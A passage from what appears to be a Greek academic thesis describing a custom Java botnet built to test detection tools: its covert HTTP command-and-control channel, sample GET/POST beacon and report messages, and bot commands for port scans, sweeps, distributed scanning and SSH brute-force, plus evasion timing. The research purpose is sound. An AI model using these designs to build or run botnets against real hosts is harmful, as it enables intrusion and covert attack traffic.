Για την υλοποίηση του προσαρμοσμένου λογισμικού δοκιμής των λειτουργιών των botnets χρησιμοποιήσαμε τη γλώσσα προγραμματισμού Java. Η Java επιλέχθηκε λόγω της ανεξαρτησίας που προσφέρει από το λειτουργικό σύστημα, τα ισχυρά δικτυακά της χαρακτηριστικά, καθώς και την έλλειψη της ανάγκης χρησιμοποίησης μιας γλώσσας χαμηλότερου επιπέδου όπως η γλώσσα C. Σκοπός μας ήταν να δοκιμάσουμε το botnet που υλοποιήσαμε σε διαφορετικές πλατφόρμες τόσο από την πλευρά των bots όσο και από την πλευρά του C&C εξυπηρετητή, δεδομένου ότι προσφέρονται διάφορα εργαλεία προστασίας και ανίχνευσης απειλών και για το Linux και για τα Windows. Η ανάπτυξη κώδικα χαμηλότερου επιπέδου – άμεσης επικοινωνίας με το λειτουργικό σύστημα - δεν κρίθηκε απαραίτητη εφόσον σκοπός μας δεν ήταν να μολύνουμε άλλους υπολογιστές εκμεταλλευόμενοι υπάρχουσες ευπάθειες στα λογισμικά (exploits). Επομένως, δεν υλοποιήσαμε εξερχόμενες επιθέσεις με σκοπό τη μόλυνση και εξάπλωση του botnet σε νέους υπολογιστές-θύματα.

Επιλέξαμε την κεντρικοποιημένη αρχιτεκτονική για την τοπολογία του botnet μας και πιο συγκεκριμένα το νεότερο τύπο ελέγχου του καναλιού C&C που βασίζεται στο πρωτόκολλο HTTP. Το HTTP κανάλι ελέγχου επιλέχθηκε, αφενός μεν γιατί τα botnets που βασίζονται στο IRC πρωτόκολλο έχουν μελετηθεί περισσότερο, και αφετέρου γιατί το HTTP πρωτόκολλο χρησιμοποιείται ευρύτατα για την επικοινωνία στο διαδίκτυο και για αυτό το λόγο είναι πιο δύσκολος ο εντοπισμός botnets που χρησιμοποιούν το HTTP πρωτόκολλο σαν κανάλι C&C - αφού η ανίχνευση θα πρέπει να γίνει ανάμεσα σε πολύ περισσότερα δεδομένα. Επιπλέον η επικοινωνία μέσω

HTTP ή και μέσω HTTPS, που αποτελεί τη βάση της υπηρεσίας του παγκόσμιου ιστού (web), θεωρείται αποδεκτή και διαπερνά ελεύθερα τα τοίχη προστασίας (firewalls) όλων των εταιρικών ή οικιακών δικτύων. Σχεδόν όλα τα τοίχη προστασίας επιτρέπουν τις εξερχόμενες συνδέσεις στις πόρτες 80 (http) και 443 (https) του πρωτοκόλλου ελέγχου μεταφοράς TCP το οποίο χρησιμοποιείται από την web υπηρεσία.


Ένα λοιπόν από τα σημαντικότερα χαρακτηριστικά του botnet μας αποτελεί το κρυφό κανάλι (covert channel)[25] HTTP επικοινωνίας των bots με τον C&C εξυπηρετητή.



Γράφημα 15: Τυπικό 'covert channel'


Ο botmaster χρησιμοποιεί τον C&C εξυπηρετητή για να ελέγξει και να διατάξει τα bots. Παρακάτω βλέπουμε ένα στιγμιότυπο από τη διεπαφή επικοινωνίας του botmaster με τον C&C εξυπηρετητή.

[25] Το 'Covert channel' είναι ένα κανάλι επικοινωνίας που επιτρέπει σε δύο συνεργαζόμενες διεργασίες να μεταφέρουν πληροφορίες με τρόπο που παραβιάζει την πολιτική ασφαλείας του συστήματος.



Γράφημα 16: Botnet - Διεπαφή επικοινωνίας botmaster

Επίσης, έχουμε δημιουργήσει για λόγους ευκολίας και καλύτερου ελέγχου της εφαρμογής μας και μια γραφική διεπαφή επικοινωνίας με τον υπολογιστή-bot. Παρακάτω βλέπετε το σχετικό στιγμιότυπο.



Γράφημα 17: Botnet - Διεπαφή επικοινωνίας με το bot

Σε γενικές γραμμές τα χαρακτηριστικά που περιλαμβάνει το botnet μας μπορούν να χωριστούν σε δύο κατηγορίες, στα χαρακτηριστικά που αφορούν την διεξαγωγή επιθέσεων προς άλλους υπολογιστές και στα χαρακτηριστικά που αφορούν τις τακτικές απόκρυψης και αποφυγής της ανίχνευσης από τα προγράμματα προστασίας.

Τα βασικότερα χαρακτηριστικά του botnet που υλοποιήσαμε περιγράφονται αναλυτικότερα στην συνέχεια.

6.1.1 Κρυφό HTTP κανάλι (covert channel)

Το Πρωτόκολλο Μεταφοράς Υπερκειμένου (HyperText Transfer Protocol, HTTP) είναι ένα πρωτόκολλο επιπέδου εφαρμογών και αποτελεί την κύρια μέθοδο που χρησιμοποιούν τα πρωτόκολλα του παγκοσμίου ιστού για να μεταφέρουν δεδομένα ανάμεσα σε έναν διακομιστή (server) και ένα πελάτη (client). Το ότι είναι ευρέως διαδεδομένο το κάνει ένα ενδιαφέρον στόχο για την απόκρυψη καναλιών επικοινωνίας. Το HTTP βασίζεται σε σύγχρονη επικοινωνία και χρησιμοποιεί ζεύγη μηνυμάτων αίτησης-απάντησης (request-response). Παρόλο που η προδιαγραφή του στα κείμενα για την τεχνική και την οργάνωσή του - όπως το RFC[26] 2616 το οποίο

[26] Τα 'Requests for Comments' (RFC) είναι μια σειρά κειμένων (εγγράφων) και σημειώσεων για την τεχνική και την οργάνωση που διέπουν το Internet.

ορίζει την έκδοση 1.1 του HTTP – περιέχει οκτώ μεθόδους αιτήσεων (request methods), η περισσότερη πραγματική HTTP κίνηση περιλαμβάνει μόνο δύο εξ' αυτών, την GET και την POST. Αυτές τις δύο μεθόδους μόνο χρησιμοποιήσαμε και εμείς για την απόκρυψη της C&C επικοινωνίας στο botnet που δημιουργήσαμε. Η χρήση τους αναφέρεται αναλυτικότερα στη συνέχεια.

Να σημειώσουμε ότι ένας τρόπος απόκρυψης του C&C καναλιού θα μπορούσε να ήταν η απόκρυψη των εντολών ελέγχου του καναλιού στις HTTP κεφαλίδες (headers). Τα μηνύματα αιτήσεων στο HTTP μπορούν να περιέχουν πολλαπλές κεφαλίδες. Συνήθη παραδείγματα κεφαλίδων αποτελούν οι

"`User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.0.5) Gecko/2008120122 Firefox/3.0.5`",

"`Referer: http://www.google.com/`" και

"`Cookie: fjdt100=1232528992`".

Οι κακόβουλοι μπορούν να χρησιμοποιήσουν αυτές τις κεφαλίδες ή άλλες για να μεταβιβάσουν αυθαίρετα δεδομένα επίσης, όπως για παράδειγμα η κεφαλίδα

"`Command: ddos.start www.ebay.com`".

Η τεχνική αυτή μπορεί εύκολα να χρησιμοποιηθεί για την κωδικοποίηση και απόκρυψη των εντολών που δίνει ο botmaster στα υπονομευμένα bots. Στην περίπτωση όμως αναφορών των δραστηριοτήτων των bots προς τον botmaster, οι πληροφορίες που μπορούν να χωρέσουν στις κεφαλίδες ίσως είναι περιορισμένες. Επιπλέον θα μπορούσαν να δημιουργήσουν υποψίες στους διαχειριστές ασφάλειας των συστημάτων.

Για το λόγο αυτό επιλέξαμε να μην χρησιμοποιήσουμε τις κεφαλίδες του πρωτοκόλλου HTTP για την υλοποίηση του καναλιού 'Command and Control'. Προτιμήσαμε τη τοποθέτηση των δεδομένων επικοινωνίας στο σώμα των μηνυμάτων (message-body) αίτησης-απάντησης. Τα bots λειτουργούν ως πελάτες και κάνουν αιτήσεις προς το C&C εξυπηρετητή ο οποίος τους δίνει απαντήσεις προσομοιάζοντας τη λειτουργία ενός HTTP εξυπηρετητή.

Πιο συγκεκριμένα, από την πλευρά των bots ο τύπος των αιτήσεων ακολουθεί πλήρως την προδιαγραφή του πρωτοκόλλου HTTP/1.1 όπως ορίζεται στο RFC 2616. Η σύνταξη της αίτησης φαίνεται στην παρακάτω εικόνα στην οποία το πεδίο message-body έχει τονιστεί για να δείξουμε το σημείο στο οποίο τοποθετούνται τα δεδομένα προς αποστολή στον HTTP εξυπηρετητή.

```
Request       = Request-Line              ; Section 5.1
                *(( general-header        ; Section 4.5
                 | request-header         ; Section 5.3
                 | entity-header ) CRLF)  ; Section 7.1
                CRLF
                [ message-body ]          ; Section 4.3
```

Γράφημα 18: Σύνταξη μηνύματος 'http request'

Υλοποιήσαμε δύο τύπους αιτήσεων-μηνυμάτων. Ο πρώτος τύπος αφορά την αίτηση των bots προς το botmaster για την εκτέλεση κάποια εντολής και χρησιμοποιεί την HTTP μέθοδο GET[27]. Στο παρακάτω παράδειγμα η ζήτηση του πόρου 'request.html' δίνει στο botmaster να καταλάβει ότι το bot ζητεί να εκτελέσει κάποια εντολή.

```
     GET /request.html HTTP/1.1
     Host: master.dyndns.com
     User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; el;
rv:1.8.1.14) Gecko/20080404 Firefox/2.0.0.14
     Accept-Language: el-gr,el;q=0.7,en-us.;q=0.3
     Accept-Encoding: gzip,deflate
     Accept-Charset: ISO-8859-7,utf-8;q=0.7,*;q=0.7
     Keep-Alive: 300
     Connection: keep-alive
```

Παρατηρήστε ότι στην αίτηση που δημιουργούμε εκτός των δύο πρώτων γραμμών που είναι και υποχρεωτικές στο πρωτόκολλο HTTP/1.1, έχουμε προσθέσει και αυθαίρετες κεφαλίδες όπως αυτές που προσθέτουν τα προγράμματα περιήγησης στον παγκόσμιο ιστό. Ο C&C εξυπηρετητής – ελεγχόμενος από το botmaster - στην απάντησή του θα αποστείλει την εντολή και παράλληλα θα αποστείλει και τον πόρο-αρχείο που ζητήθηκε.

Ο δεύτερος τύπος αίτησης αφορά την αποστολή αναφορών της κατάστασης ή των δραστηριοτήτων-επιθέσεων των bots προς το botmaster και χρησιμοποιεί την HTTP μέθοδο POST[28]. Στο παρακάτω παράδειγμα το bot αποστέλλει στο C&C εξυπηρετητή τα αποτελέσματα της εντολής που πήρε για τη σάρωση (scan) του υπολογιστή με IP διεύθυνση `192.168.1.200`.

```
     POST /report.html HTTP/1.1
     Host: master.dyndns.com
     User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; el;
rv:1.8.1.14) Gecko/20080404 Firefox/2.0.0.14
     Referer: http://www.google.com/index.html
     Content-Type: application/x-www-form-urlencoded
     Content-Length: 17

     ###^^^@@@
     ----------  Scan result (192.168.1.200)  ----------
     TCP / 21 open TCP / 22 open TCP / 25 open TCP / 53 open TCP / 80
open
     ###^^^@@@
```

Ο C&C εξυπηρετητής θα καταλάβει από τη μέθοδο POST και την αίτηση του πόρου 'report.html' ότι πρόκειται για μια αποστολή αναφοράς αποτελεσμάτων του bot και παράλληλα θα απαντήσει με το κατάλληλο μήνυμα. Τα αποτελέσματα της

[27] Η http μέθοδος 'GET' χρησιμοποιείται για την αίτηση μιας αναπαράστασης ενός συγκεκριμένου πόρου στον παγκόσμιο ιστό. Ο πόρος μπορεί να είναι μια σελίδα html, ένα αρχείο ήχου ή εικόνας κτλ.
[28] Η http μέθοδος 'POST' χρησιμοποιείται για την αποστολή δεδομένων προς επεξεργασία σε ένα αναγνωρισμένο πόρο του παγκόσμιου ιστού. Π.χ. η αποστολή των δεδομένων μιας φόρμας.

σάρωσης βρίσκονται σε απόσταση μιας κενής γραμμής (CRLF[29]) από τις αυθαίρετες επίσης κεφαλίδες και έχουν τοποθετηθεί ανάμεσα στη συμβολοσειρά '###^^^@@@' ώστε να γνωρίζουμε την αρχή και το τέλος τους.

Οι απαντήσεις του C&C εξυπηρετητή από την άλλη πλευρά, επίσης ακολουθούν πλήρως την προδιαγραφή του πρωτοκόλλου HTTP/1.1. Η σύνταξη της απάντησης φαίνεται στην παρακάτω εικόνα στην οποία το πεδίο message-body έχει επίσης τονιστεί για να δείξουμε το σημείο στο οποίο τοποθετούνται οι εντολές του botmaster προς τα bots.

```
Response      = Status-Line                ; Section 6.1
                *(( general-header         ; Section 4.5
                 | response-header         ; Section 6.2
                 | entity-header ) CRLF)   ; Section 7.1
                CRLF
                [ message-body ]           ; Section 7.2
```

Γράφημα 19: Σύνταξη μηνύματος 'http response'

Ο C&C εξυπηρετητής απαντά σε κάθε αίτηση των bots. Στην περίπτωση που τα bots αποστέλλουν αναφορές στο C&C εξυπηρετητή, τότε αυτός απαντά με ένα μήνυμα στο οποίο το πεδίο message-body είναι κενό. Στην περίπτωση που τα bots αιτούνται κάποια εντολή τότε η εντολή τοποθετείται στο πεδίο message-body, όπως στο παράδειγμα παρακάτω όπου δίνεται η εντολή για σάρωση των πορτών `1-150` του υπολογιστή με IP διεύθυνση `192.168.1.200`.

```
HTTP/1.1 200 OK
Date: Sat Jan 31 01:43:54 EET 2009
Server: Java HTTP Server 1.0
Last-Modified: Sat Jan 31 01:43:54 EET 2009
ETag: "1110106-367f-44e99a7dbb800"
Content-type: text/html

###^^^@@@
Command: SCAN 192.168.1.200 1-150
###^^^@@@
```

Θα πρέπει να τονίσουμε ότι ο C&C εξυπηρετητής αποστέλλει στους πελάτες (bots) τα αρχεία που ζητούνται με τη μέθοδο GET, όπως ακριβώς θα έκανε ένας HTTP εξυπηρετητής. Τα αρχεία αυτά είναι κανονικές και «αθώες» html ιστοσελίδες.

Τέλος, ο C&C εξυπηρετητής έχει τη δυνατότητα να «ακούει» σε οποιαδήποτε πόρτα του TCP πρωτοκόλλου με προεπιλεγμένη τη γνωστή πόρτα 80 της web υπηρεσίας. Επίσης υπάρχει η επιλογή να μην χρησιμοποιηθεί το πρωτόκολλο HTTP για την επικοινωνία. Σε αυτήν την περίπτωση δεν αποστέλλονται καθόλου HTTP κεφαλίδες και απλώς δεν τηρείται η προδιαγραφή (specification) του πρωτοκόλλου HTTP, όμως οι υπόλοιπες λειτουργίες παραμένουν ίδιες.

[29] Το 'CRLF' σημαίνει Carriage Return – Line Feed και χρησιμοποιείται για την εισαγωγή μιας νέας γραμμής.

6.1.2 Περιοδική αντίστροφη επικοινωνία

Όπως αναφέραμε, το botnet μας χρησιμοποιεί κεντρικοποιημένη αρχιτεκτονική για την υλοποίηση του καναλιού 'Command and Control' και συγκεκριμένα την τεχνική 'τράβηξε' (pull) για να δοθούν οι εντολές στα bots (δείτε περισσότερα στην ενότητα «Τύποι και αρχιτεκτονικές Command & Control» στο κεφάλαιο 2). Ο botmaster απλά ορίζει την εντολή μέσα στον C&C εξυπηρετητή, στην περίπτωσή μας τον HTTP εξυπηρετητή. Τα bots συνδέονται πίσω στον C&C εξυπηρετητή για να διαβάσουν την εντολή που πρέπει να εκτελέσουν ανά τακτά χρονικά διαστήματα.

Αυτός ο τύπος σύνδεσης ονομάζεται 'αντίστροφη σύνδεση' (reverse connection) και κανονικά χρησιμοποιείται για την παράκαμψη των περιορισμών που θέτουν στις πόρτες επικοινωνίας τα τοίχη προστασίας (firewalls). Ένα τοίχος προστασίας συνήθως μπλοκάρει τις εισερχόμενες συνδέσεις προς το εσωτερικό δίκτυο, αλλά δεν μπλοκάρει την εξερχόμενη κίνηση. Ο C&C εξυπηρετητής δεν μπορεί να συνδεθεί απ' ευθείας στα bots τα οποία βρίσκονται πολλές φορές πίσω από κάποιο τοίχος προστασίας. Όμως στην περίπτωση της αντίστροφης σύνδεσης τα bots εγκαθιστούν μια σύνδεση προς τα έξω ανοίγοντας μια πόρτα επικοινωνίας στο τοίχος προστασίας την οποία χρησιμοποιεί ο C&C εξυπηρετητής για να περάσει τις εντολές του στο εσωτερικό δίκτυο.

6.1.3 Υλοποιημένοι τύποι επιθέσεων

Σκοπός της δημιουργίας του «προσαρμοσμένου» λογισμικού botnet ήταν η δοκιμή της ανθεκτικότητάς του όχι μόνο σε τεχνικές ανίχνευσης που αφορούν το κανάλι C&C επικοινωνίας, αλλά και σε τεχνικές ανίχνευσης των επιθέσεων που διεξάγουν τα botnets. Έτσι, υλοποιήσαμε κάποιους βασικούς τύπους πραγματικών επιθέσεων που τα bots μπορούν να εκκινούν σύμφωνα με τις εντολές του botmaster.

Δεν υλοποιήσαμε εξερχόμενες επιθέσεις με σκοπό τη μόλυνση και εξάπλωση του botnet σε νέους υπολογιστές-θύματα εκμεταλλευόμενοι ευπάθειες στα λογισμικά, αφού κάτι τέτοιο θα μπορούσε να αποδειχθεί επικίνδυνο. Αντίθετα, θεωρήσαμε ότι οι υπολογιστές που θα διεξάγουν τις επιθέσεις έχουν ήδη μολυνθεί με το δικό μας «πρόγραμμα ρομπότ», διατηρώντας παράλληλα πλήρη έλεγχο στους υποτιθέμενους μολυσμένους υπολογιστές. Οι τύποι επιθέσεων που υλοποιήσαμε είναι οι εξής:

1) <u>Portscan</u>

Η σάρωση πορτών (port scanning) αποτελεί το πρώτο βήμα αναγνώρισης (reconaissance) των στόχων από τους κακόβουλους εισβολείς οι οποίοι ελέγχουν τα δικτυακά συστήματα για ανοιχτές πόρτες. Το 'portscan' σαν λειτουργία αναφέρεται στη σάρωση ενός μόνο υπολογιστή στο δίκτυο για την εύρεση ανοικτών πορτών οι

οποίες αντιστοιχούν σε υπηρεσίες (services) που βρίσκονται σε κατάσταση αναμονής (listening) για την εξυπηρέτηση των υπολογιστών-πελατών.

Το botnet μας, δίνει τη δυνατότητα διεξαγωγής portscan σε κάποιον δικτυακό υπολογιστή με επιλογή σάρωσης ενός εύρους πορτών (από 1 έως 65535). Για παράδειγμα η εντολή για portscan μπορεί να είναι "`Command: SCAN www.aueb.gr 1-1024`" για σάρωση των πρώτων 1024 πορτών του εξυπηρετητή web του πανεπιστημίου.

2) Portsweep

Το 'portsweep' σαν λειτουργία αναφέρεται στη σάρωση πολλαπλών υπολογιστών στο δίκτυο για την εύρεση πορτών σε κατάσταση αναμονής (listening port). Τυπικά χρησιμοποιείται για τη εύρεση μιας εκτελούμενης υπηρεσίας σε υπολογιστές δικτύου (συνήθως εξυπηρετητές), όπως η υπηρεσία Microsoft SQL (Structured Query Language) η οποία «ακούει» στην TCP/UDP πόρτα 1433.

Το botnet μας, δίνει τη δυνατότητα διεξαγωγής portsweep σε κάποιο υποδίκτυο για τον εντοπισμό μιας εκτελούμενης υπηρεσίας σε μια συγκεκριμένη πόρτα. Για παράδειγμα η εντολή για portsweep μπορεί να είναι "`Command: PORTSWEEP 195.251.234.1-195.251.234.254 1433`".

3) Κατανεμημένη σάρωση δικτύων

Στην κατανεμημένη σάρωση ενός δικτύου συμμετέχουν πολλοί υπολογιστές-επιτιθέμενοι για την διεξαγωγή της σάρωσης. Το δίκτυο προς σάρωση χωρίζεται σε μικρότερα υποδίκτυα και κάθε υπολογιστής αναλαμβάνει τη σάρωση ενός από τα υποδίκτυα (εύρους IP διευθύνσεων). Επίσης οι πόρτες προς σάρωση θα μπορούσαν και αυτές να μοιραστούν στους επιτιθέμενους υπολογιστές. Με αυτό τον τρόπο η σάρωση πραγματοποιείται πιο γρήγορα και επίσης μειώνονται οι πιθανότητες εντοπισμού της αφού πραγματοποιείται από διαφορετικά μηχανήματα.

Εμείς υλοποιήσαμε ένα κατανεμημένο portsweep μοιράζοντας στα μέλη του botnet τις διευθύνσεις IP από τις οποίες αποτελείται το υπό σάρωση δίκτυο. Πιο συγκεκριμένα, ο C&C εξυπηρετητής κατά την εκκίνησή του περιμένει ένα χρονικό διάστημα (π.χ. ενός λεπτού) πριν αρχίσει να δίνει εντολές στα bots. Στο διάστημα αυτό τα bots έχουν προγραμματιστεί να επικοινωνούν μια φορά με τον C&C εξυπηρετητή μέσω της 'αντίστροφης σύνδεσης' που αναφέραμε πιο πάνω για να πάρουν κάποια εντολή. Ο C&C εξυπηρετητής καταμετρά τα bots που επικοινωνούν με αυτόν μέσα στο χρονικό αυτό διάστημα και χωρίζει σε κομμάτια (υποδίκτυα) το υπό σάρωση δίκτυο, χωρίς να δίνει κάποια εντολή ακόμη. Την επόμενη φορά που τα bots θα επικοινωνήσουν με τον C&C εξυπηρετητή (π.χ. στη διάρκεια του δεύτερου λεπτού) αυτός θα τους δώσει την εντολή για σάρωση ενός από τα υποδίκτυα που σχηματίστηκαν. Για παράδειγμα η εντολή μπορεί να είναι "`Command: PORTSWEEP 195.251.234.1-195.251.234.30`" για το πρώτο bot, "`Command: PORTSWEEP 195.251.234.31-195.251.234.60`" για το δεύτερο bot κτλ.

4) Εξαντλητικές επιθέσεις εύρεσης κωδικών (brute-force)[30]

Οι επιθέσεις εύρεσης κωδικών (brute-force attack) αναφέρονται στην εξαντλητική δοκιμή πιθανών κλειδιών με σκοπό το «σπάσιμο» και την παραβίαση ενός συστήματος. Συχνά, ο επιτιθέμενος ξεκινά την επίθεση χρησιμοποιώντας πιο "πιθανά", κατά την άποψή του κλειδιά, προσπαθώντας με αυτό τον τρόπο να βρει το κλειδί πιο γρήγορα. Πρακτικά, η αναζήτηση σταματά μόλις βρεθεί το κλειδί, χωρίς να χρειαστεί περαιτέρω εξέταση της λίστας κλειδιών.

Εμείς χρησιμοποιήσαμε την εξαντλητική επίθεση εύρεσης κωδικών για εύρεση ονομάτων χρήστη (usernames) και κωδικών χρήστη (passwords) τα οποία δίνουν πρόσβαση σε υπολογιστές που εκτελούν την καινούρια έκδοση 2 της υπηρεσίας 'Secure Shell' (SSH2)[31]. Πρόκειται για μια υπηρεσία ασφαλούς απομακρυσμένης σύνδεσης κυρίως σε συστήματα Unix και Linux, θα μπορούσε όμως να αποτελέσει ένα πιθανό μέσο παρείσφρησης σε δικτυακά συστήματα. Η καθορισμένη πόρτα για την υπηρεσία SSH είναι η πόρτα 22 του TCP.

Για την διεξαγωγή αυτής της επίθεσης ο C&C εξυπηρετητής παράλληλα με την εντολή δίνει στα bots και έτοιμες λίστες με πιθανά ονόματα και κωδικούς χρηστών οι οποίες μεταφορτώνονται από τα bots. Τα bots εκτός της αίτησης για να πάρουν κάποια εντολή, κάνουν δύο επιπλέον αιτήσεις 'HTTP GET' που αφορούν τα αρχεία με τις λίστες που αναφέρθηκαν. Παράδειγμα εντολής εξαντλητικής επίθεσης εύρεσης κωδικών είναι η "`Command: BRUTEFORCE 195.251.234.30 users.txt pass.txt`".

5) Συνδυασμός επίθεσης σάρωσης και επίθεσης εύρεσης κωδικών

Κατά την επίθεση αυτή, σε πρώτη φάση εκτελείται σάρωση (portsweep) σε ένα υποδίκτυο για εύρεση υπολογιστών με ανοικτή την πόρτα 22 (υπηρεσία SSH). Σε περίπτωση εύρεσης κάποιου τέτοιου υπολογιστή, εκτελείται σε δεύτερη φάση αυτόματα εξαντλητική επίθεση εύρεσης κωδικών προς την υπηρεσία SSH αυτού του υπολογιστή. Η διαδικασία της σάρωσης σε αυτή την περίπτωση δε σταματά, αλλά συνεχίζεται παράλληλα για την εύρεση και άλλων υπολογιστών με ανοικτή την πόρτα 22. Έτσι οι δύο επιθέσεις μπορούν να εκτελούνται παράλληλα. Παράδειγμα αυτού του τύπου επίθεσης είναι το "`Command: SCAN_BRUTEFORCE 195.251.234.1-195.251.234.30 users.txt pass.txt`".

---

[30] Ο όρος 'Brute-force attack' είναι γνωστός κυρίως από την κρυπτογραφία, όπου αναφέρεται στην εξαντλητική δοκιμή πιθανών κλειδιών που παράγουν ένα κρυπτογράφημα, ώστε να αποκαλυφθεί το αρχικό μήνυμα.

[31] Το 'Secure Shell' ή SSH είναι ένα πρωτόκολλο δικτύου που επιτρέπει την ανταλλαγή δεδομένων χρησιμοποιώντας ένα ασφαλές κανάλι ανάμεσα σε δύο δικτυακές συσκευές. Χρησιμοποιήθηκε πρωταρχικά σε συστήματα Unix και Linux για την πρόσβαση λογαριασμών shell και σχεδιάστηκε σαν αντικατάσταση του Telnet και άλλων μη ασφαλών απομακρυσμένων shells.

6.1.4 Υλοποιημένες τεχνικές απόκρυψης

Οι τεχνικές απόκρυψης που υλοποιήσαμε στο προσαρμοσμένο λογισμικό botnet επικεντρώθηκαν σε προσπάθειες παράκαμψης των μεθόδων ανίχνευσης botnets που χρησιμοποιούνται από τα διαθέσιμα εργαλεία ανάλυσης της δικτυακής κίνησης. Μπορούν να χωριστούν σε δύο κατηγορίες: στις τεχνικές απόκρυψης του καναλιού εντολών και ελέγχου (C&C) του botnet και στις τεχνικές αποφυγής της ανίχνευσης των επιθέσεων. Οι τεχνικές αναφέρονται με τη σειρά στη συνέχεια.

1) <u>Κεντρικοποιημένη αρχιτεκτονική βασισμένη στο HTTP</u>

Κεντρικό ρόλο στις τεχνικές απόκρυψης του C&C καναλιού έχουν τα βασικά χαρακτηριστικά του botnet που αφορούν την ίδια την αρχιτεκτονική του και τον τρόπο επικοινωνίας των bots με τον botmaster. Τα χαρακτηριστικά αυτά είναι η χρήση του κρυφού HTTP καναλιού (covert channel) για την υλοποίηση του C&C, η λειτουργία του C&C εξυπηρετητή σαν ένας κανονικός web εξυπηρετητής και η χρήση αντίστροφων συνδέσεων (reverse connection) οι οποίες συμπληρώνουν την βασιζόμενη στο πρωτόκολλο HTTP επικοινωνία. Οι λόγοι για τους οποίους τα χαρακτηριστικά αυτά συμβάλλουν σημαντικά στην απόκρυψη του botnet αναφέρθηκαν στις προηγούμενες ενότητες.

Επιπλέον όμως, θα πρέπει να αναφέρουμε τη δυνατότητα καθορισμού του χρόνου επικοινωνίας των bots με τον C&C εξυπηρετητή μέσω των αντίστροφων συνδέσεων. Τα bots θα πρέπει να επικοινωνούν σε τακτά χρονικά διαστήματα με τον C&C εξυπηρετητή για λήψη εντολών, αφού ο ίδιος ο C&C εξυπηρετητής δεν μπορεί να εκκινήσει την επικοινωνία με τα bots λόγω της συγκεκριμένης αρχιτεκτονικής που επιλέξαμε. Η τακτικότερη επικοινωνία σημαίνει μεγαλύτερη ετοιμότητα στα μέλη του botnet, αλλά ταυτόχρονα εκθέτει την ύπαρξη του botnet σε μεγαλύτερο βαθμό. Υπάρχει λοιπόν η επιλογή της περιοδικής σύνδεσης - για παράδειγμα ανά 60 δευτερόλεπτα - ή της σύνδεσης σε τυχαίο χρόνο μέσα βέβαια σε ένα προκαθορισμένο διάστημα χρόνου.

2) <u>Κρυπτογράφηση καναλιού C&C</u>

